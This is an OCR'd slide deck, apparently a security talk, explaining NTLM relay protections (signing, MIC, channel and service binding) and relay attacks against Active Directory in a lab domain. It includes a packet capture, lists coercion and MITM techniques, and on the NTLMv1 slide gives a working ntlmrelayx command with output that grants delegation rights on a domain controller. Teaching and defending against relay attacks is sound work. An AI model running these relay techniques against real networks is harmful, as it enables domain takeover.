
- By default
  - Relay to SMB on any host except DC
  - Relay from HTTP to LDAP(S)
    - PrivExchange
    - WPAD (Windows Proxy Auto Detection)
- MIC in NTLM
  - Prevent altering NTLM flags
    - Can **not** relay SMB to LDAP(S)

# 05

# Channel Binding



# Service binding




# Service binding




```
33 0.176816135   192.168.56.221   192.168.56.1        SMB      644 Session Setup AndX Request, NTLMSSP_AUTH, User: ADSEC\jsnow
▾ Session Setup AndX Request (0x73)
    Word Count (WCT): 12
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 0
    Max Buffer: 64000
    Max Mpx Count: 1
    VC Number: 1
    Session Key: 0x00000000
    Security Blob Length: 523
    Reserved: 00000000
  ▸ Capabilities: 0xa00000d4, Unicode, NT SMBs, NT Status Codes, Level 2 Oplocks, Dynamic Reauth, Extended Security
    Byte Count (BCC): 527
  ▾ Security Blob: a182020730820203a0030a0101a28201e6048201e24e544c...
    ▾ GSS-API Generic Security Service Application Program Interface
      ▾ Simple Protected Negotiation
        ▾ negTokenTarg
            negResult: accept-incomplete (1)
            responseToken: 4e544c4d535350000300000180018007e0000003c013c01...
          ▾ NTLM Secure Service Provider
              NTLMSSP identifier: NTLMSSP
              NTLM Message Type: NTLMSSP_AUTH (0x00000003)
            ▸ Lan Manager Response: 00000000000000000000000000000000000000000000000000000000
              LMv2 Client Challenge: 0000000000000000
            ▾ NTLM Response: f91306c7458a5d8b2863aaa2479e4bcf0101000000000000...
                Length: 316
                Maxlen: 316
                Offset: 150
              ▾ NTLMv2 Response: f91306c7458a5d8b2863aaa2479e4bcf0101000000000000...
                  NTProofStr: f91306c7458a5d8b2863aaa2479e4bcf
                  Response Version: 1
                  Hi Response Version: 1
                  Z: 000000000000
                  Time: Mar 24, 2020 11:18:02.156601100 UTC
                  NTLMv2 Client Challenge: e39c15d3ffeeb1d7
                  Z: 00000000
                ▸ Attribute: NetBIOS domain name: ADSEC
                ▸ Attribute: NetBIOS computer name: SERVER01
                ▸ Attribute: DNS domain name: adsec.local
                ▸ Attribute: DNS computer name: SERVER01.adsec.local
                ▸ Attribute: DNS tree name: adsec.local
                ▸ Attribute: Timestamp
                ▸ Attribute: Flags
                ▸ Attribute: Restrictions
                ▸ Attribute: Channel Bindings
                ▸ Attribute: Target Name: cifs/192.168.56.1
                ▸ Attribute: End of list
                  Z: 00000000
                  padding: 00000000
```

# TLS binding


Client
Attacker
Server
Cert
Server
Client
Cert
TLS
Cert
TLS
Cert
Cert
Cert hash
HTTPS
NTLM
NEGOTIATE
LDAPS
NTLM
NEGOTIATE
Cert hash
HTTPS
NTLM
CHALLENGE
LDAPS
NTLM
CHALLENGE
HTTPS
NTLM
AUTHENTICATE
LDAPS
NTLM
AUTHENTICATE
Cert hash
Cert hash
Cert hash
Cert hash


# One table to rule them all



| | | | | SERVER | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | Signing | | | | | | Channel Binding | | | | | |
| | | | | Disabled | | Enabled | | Required | | Disabled | | Enabled | | Required | |
| | | | | SMB v1 | HTTP | SMB v2 | LDAP | SMB | LDAP | LDAPS | HTTPS | LDAPS | HTTPS | LDAPS | HTTPS |
| CLIENT | Signing | Disabled | SMB v1 | | | | | | | | | | | | |
| | | | HTTP | | | | | | | | | | | | |
| | | Enabled | SMB v2 | | | | | | | | | | | | |
| | | | LDAP | | | | | | | | | | | | |
| | | Required | SMB | | | | | | | | | | | | |
| | | | LDAP | | | | | | | | | | | | |
| | Channel Binding | Disabled | LDAPS | | | | | | | | | | | | |
| | | | HTTPS | | | | | | | | | | | | |
| | | Enabled | LDAPS | | | | | | | | | | | | |
| | | | HTTPS | | | | | | | | | | | | |
| | | Required | LDAPS | | | | | | | | | | | | |
| | | | HTTPS | | | | | | | | | | | | |

# 06

# Attacks



# Relaying to SMB

- Towards any host that doesn't require signing

- Coercion methods*
  - Machine account admin of another machine
    ➔ Compromission
  - Machine account admin of another machine

- MITM techniques
  - IPv6
  - LLMNR/NBT-NS
  - DNS
    - Add « * », or « wpad » on the DC

*https://github.com/p0dalirius/Coercer

# Relaying to LDAP/LDAPS

- Only from clients without singing support ➔ **HTTP**

- Client rights abuse
  - RBCD
  - Key-CredentialLink
  - DCSync
  - Create new machine account

- **WebClient** to trigger HTTP authentication using coercion
- IPv6 + WPAD
- PrivExchange

# NTLMv1

- NTLMv1 doesn't have msAvFlags
- **MIC can be removed**
- Relay from SMB to LDAP(S)
  - Coercion from DC01 to DC02
  - Elevate arbitrary user rights

```
ntlmrelayx.py -t ldap://10.10.10.102 -smb2support --remove-mic --delegate-access --escalate-user 'PIXIS$'
Impacket v0.12.0.dev1+20231108.130828.33058eb2 - Copyright 2023 Fortra

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.10.10.101, attacking target ldap://10.10.10.102
[*] Authenticating against ldap://10.10.10.102 as HACKNLAB/DC01$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.10.10.101 controlled, but there are no more targets left!
[*] Delegation rights modified succesfully!
[*] PIXIS$ can now impersonate users on DC01$ via S4U2Proxy
```

# Thank you